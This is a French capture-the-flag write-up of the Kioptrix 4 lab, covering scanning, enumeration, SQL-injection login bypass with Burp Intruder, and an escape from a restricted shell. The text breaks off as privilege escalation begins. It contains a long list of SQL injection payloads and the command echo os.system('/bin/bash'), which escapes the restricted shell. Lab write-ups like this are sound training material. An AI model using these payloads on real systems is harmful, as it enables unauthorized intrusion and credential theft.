


RAPPORT DU CHALLENGE 4 KIOPTRIX4:

Après avoir téléchargé et importé la machine vulnérable dans l'hyperviseur VMWARE, nous avons effectué les étapes suivantes:

Etape1: Déterminer l'adresse ip de la machine vulnérable

Nous avons scanner le réseau du vmware une fois la machine démarré avec la commande: `nmap 192.168.37.0/24`.

La machine `Kioptrix_level_4` étant démarré en mode NAT, une fois que nous avons scanné le réseau du vmware, nous avons obtenu l'adresse ip de la machine en scannant le réseau.



```
mass@kali: ~  
└─$ ls  
Bureau  file  hydra.restore  LotusCMS-Exploit  Modèles  Public  Vidéos  
Documents  google-chrome-stable_current amd64.deb  Images  lotus_eval.py  Musique  Téléchargements  
  
└─$ nmap 192.168.37.0/24  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 11:27 CEST  
Nmap scan report for 192.168.37.1  
Host is up (0.0012s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
902/tcp   open  iss-realsecure  
7070/tcp  open  realserver  
  
Nmap scan report for 192.168.37.129  
Host is up (0.0011s latency).  
Not shown: 566 closed tcp ports (conn-refused), 430 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
22/tcp   open  ssh  
80/tcp   open  http  
139/tcp  open  netbios-ssn  
445/tcp  open  microsoft-ds  
  
Nmap done: 256 IP addresses (2 hosts up) scanned in 5.66 seconds  
  
└─$
```

Etape2: Trouver les services disponible sur cette machine ainsi que leurs ports et versions respectives à l'aide de nmap

- Nous avons déterminé les services disponible sur cette machine à l'aide de la commande `nmap -A -sV -sS -p- 192.168.37.129` et nous avons obtenu les résultats suivants:
 - OpenSSH 4.7p1, port 22
 - Apache httpd 2.2.8, port 80
 - Samba smbd 3.0.28a, port 139 et 445

```

mass@kali: ~
└─$ sudo nmap -A -sV -sS -p- 192.168.37.129
[sudo] Mot de passe de mass :
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-20 11:36 CEST
Nmap scan report for 192.168.37.129
Host is up (0.00048s latency).
Not shown: 39528 closed tcp ports (reset), 26003 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
|_ ssh-hostkey:
|_  1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smb2 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smb2 3.0.28a (workgroup: WORKGROUP)
MAC Address: 00:0C:29:F9:8C:6E (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: 3h59m58s, deviation: 2h49m43s, median: 1h59m57s
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-os-discovery:
|_   OS: Unix (Samba 3.0.28a)
|_   Computer name: Kioptrix4
|_   NetBIOS computer name:
|_   Domain name: localdomain

```

Etape3: Enumération

Nous avons exécuté l'outil `enum4linux` pour essayer de trouver les utilisateurs et les fichiers partagés sur la machine cible. Nous avons obtenu un certain nombre d'utilisateurs tels que `nobody`, `robert`, `root`, `john` et `lonferret`.

- `enum4linux 192.168.37.129`

```

mass@kali: ~
└─$ enum4linux 192.168.37.129
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Oct 20 11:57:28 2022

===== ( Target Information ) =====
Target ..... 192.168.37.129
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.37.129 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information For 192.168.37.129 ) =====

Looking up status of 192.168.37.129
KIOPTRIX4 <00> - B <ACTIVE> Workstation Service
KIOPTRIX4 <03> - B <ACTIVE> Messenger Service
KIOPTRIX4 <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name

MAC Address = 00-00-00-00-00-00



===== ( Session Check on 192.168.37.129 ) =====

[+] Server 192.168.37.129 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.37.129 ) =====

```


- Ensuite, nous nous sommes rendu sur l'interface web en tapant l'adresse ip 192.168.37.129 dans le navigateur et nous avons obtenu un formulaire sur la page. Nous avons effectué des injections SQL sur le formulaire, mais nous avons pas obtenu d'informations.



Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in /var/www/checklogin.php on line 28
Wrong Username or Password
[Try Again](#)

Etape4: Exploitation des vulnérabilité

Puisqu'il existe un utilisateur appelé john sur la machine cible, nous allons utiliser cet utilisateur et forcer brutalement le champ du mot de passe par les charges utiles sql.


Ensuite, nous exécutons burp suite pour intercepter la requête et l'envoyer dans l'onglet "Intruder". Nous sommes allés dans la partie Http History de l'onglet proxy de burpsuite, puis avons cliquer sur l'url de la machine cible.

The screenshot displays the Burp Suite interface. The 'HTTP History' tab is active, showing a list of intercepted requests. The first request is highlighted, with the following details:

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extension | Title | Comment | TLS | IP |
|---|-----------------------|--------|-----------------|--------|--------|--------|--------|-----------|-----------|-------|---------|-----|----------------|
| 1 | http://192.168.37.129 | POST | /checklogin.php | | ✓ | | | HTML | php | | | | 192.168.37.129 |

The 'Request' pane shows the raw HTTP request:

```
1 POST /checklogin.php HTTP/1.1
2 Host: 192.168.37.129
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 44
9 Origin: http://192.168.37.129
10 Connection: close
11 Referer: http://192.168.37.129/index.php?
12 Cookie: PHPSESSID=43b4067cad26c3d9195935a2cd860a17
13 Upgrade-Insecure-Requests: 1
14
15 myusername=john&mypassword=1237&Submit=Login
```



Dans l'onglet "positions", nous sélectionnons le champ "mot de passe" et le type d'attaque que nous allons utiliser est "sniper" pour essayer toutes les charges utiles sur le champ mot de passe.


Avant de démarrer les actions dans burpsuite, nous avons d'abord activé le proxy dans notre navigateur, puis ensuite nous avons activé l'intersection dans burpsuite, intersept on.

Dans l'onglet payloads, nous copions et collons les payloads sql que nous allons utiliser.

```
'-'
''
'&'
'^'
'*'
' or '-'
' or "'
' or "&'
' or '^'
' or '*'
"_"
""
"&"
"^"
"*"
" or "'-"
" or "" "
" or ""&"
" or ""^"
" or ""*"
or true--
```


" or true--
' or true--
) or true--
) or true--
' or 'x'=x
) or ('x')=('x
) or (('x'))=(('x
" or "x"="x
) or ("x")=("x
) or (("x"))=(("x
' or 1=1 --
or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin' or 1=1 or '='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'/*
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
admin') or '1'='1'/*
1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
admin" --
admin" #
admin"/*
admin" or "1"="1
admin" or "1"="1"--
admin" or "1"="1"#
admin" or "1"="1"/*
admin" or 1=1 or ""=""
admin" or 1=1
admin" or 1=1--
admin" or 1=1#
admin" or 1=1/*
admin") or ("1"="1
admin") or ("1"="1"--
admin") or ("1"="1"#
admin") or ("1"="1"/*
admin") or "1"="1
admin") or "1"="1"--

```
admin") or "1"="1"#  
admin") or "1"="1"/*  
1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055  
' or 1=1 #
```




Et dans l'onglet Options de la section Grep-Extract, Nous avons cliquer sur le champ "Add" et nous avons obtenu une fenêtre.


Nous avons cliqué sur le bouton "Fetch response" et nous avons sélectionné "Wrong Username et Password" afin que nous puissions découvrir facilement laquelle des charges utiles SQL a réussi à se connecter.



Ensuite, nous avons défilé jusqu'à la section des redirections et sélectionné "Always" pour suivre toutes les redirections.




Maintenant, notre attaque est prête à commencer. Nous avons cliqué sur le bouton "start attack" à droite.



Ensuite en cliquant sur le bouton "OK" dans la fenêtre qui apparaît, l'attaque a démarré.

Parmi les réponses, nous avons trouvé le mot de pas en cliquant sur le payload comportant html. Et nous avons obtenu le mot de passe "MyNameIsJohn" de l'utilisateur john.



Nous avons entré les identifiants dans le formulaire, et avons obtenu le résultat ci-dessous.

Member's Control Panel

Username : john

Password : MyNameIsJohn

Nous avons utilisé les informations d'identification trouvées pour nous connecter par ssh avec la commande "ssh john@192.168.37.129" et nous avons obtenu une erreur. << Unable to negotiate with 192.168.37.130 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss>>

Afin de corriger l'erreur, nous nous sommes rendu sur le site: <https://askubuntu.com/questions/836048/ssh-returns-no-matching-host-key-type-found-their-offer-ssh-dss> où nous avons trouvé la commande à exécuter afin de résoudre l'erreur ci-dessus.

- ssh -oHostKeyAlgorithms+=ssh-dss root@192.168.37.129 et nous nous sommes connecté avec succès.

```

root@kali: /home/mass/Téléchargements/openssh-sftp-exploit-simple
Fichier Actions Éditer Vue Aide
Shell No.1 x root@kali: /home/mass/Téléchargements/openssh-sftp-exploit-simple x mass@kali: ~ x
Transferred: sent 2704, received 3472 bytes, in 172.9 seconds
Bytes per second: sent 15.6, received 20.1
debug1: Exit status 1

root@kali)~/home/mass/Téléchargements/openssh-sftp-exploit-simple
└─# ssh john@192.168.37.129
Unable to negotiate with 192.168.37.129 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

root@kali)~/home/mass/Téléchargements/openssh-sftp-exploit-simple
└─# sudo nano /etc/ssh/ssh_config

root@kali)~/home/mass/Téléchargements/openssh-sftp-exploit-simple
└─# ssh -oHostKeyAlgorithms+=ssh-dss john@192.168.37.129
john@192.168.37.129's password:
Welcome to LigGoat Security Systems - We are Watching
┌─ Welcome LigGoat Employee ─┐
└─ LigGoat Shell is in place so you don't screw up ─┘
Type '?' or 'help' to get the list of allowed commands
john--$ id
*** unknown command: id
john--$ cd /
*** forbidden path → "/"
*** You have 0 warning(s) left, before getting kicked out.
This incident has been reported.
john--$ cd /var/www/john/
*** forbidden path → "/var/www/john/"
*** Kicked out
Connection to 192.168.37.129 closed.

root@kali)~/home/mass/Téléchargements/openssh-sftp-exploit-simple
└─# ssh -oHostKeyAlgorithms+=ssh-dss john@192.168.37.129
john@192.168.37.129's password:
Welcome to LigGoat Security Systems - We are Watching
┌─ Welcome LigGoat Employee ─┐
└─ LigGoat Shell is in place so you don't screw up ─┘
Type '?' or 'help' to get the list of allowed commands
john--$ whoami
*** unknown command: whoami
john--$

```

Ensuite, nous avons constaté que le shell est limité, nous avons donc généré un shell tty en utilisant cette commande echo pour obtenir un shell interactif complet.

- help ou ? nous ont permis de voir les commandes autorisées dans le terminal

- `echo os.system('/bin/bash')`
- `export TERM=xterm`
- `cd /`

```
john:~$ ?
cd clear echo exit help ll lpath ls
john:~$ echo
john:~$ help
cd clear echo exit help ll lpath ls
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ ls
john@Kioptrix4:~$ export TERM=xterm
john@Kioptrix4:~$ cd /
```

Etape5: Escalation de privilèges

Nous avons besoin d'une escalade de privilèges. Pour cela nous avons exécutés une commande `find` pour rechercher des mots de passe en texte brut et nous avons trouvé un mot de passe `mysql vide` à `/var/www/john/john.php`.

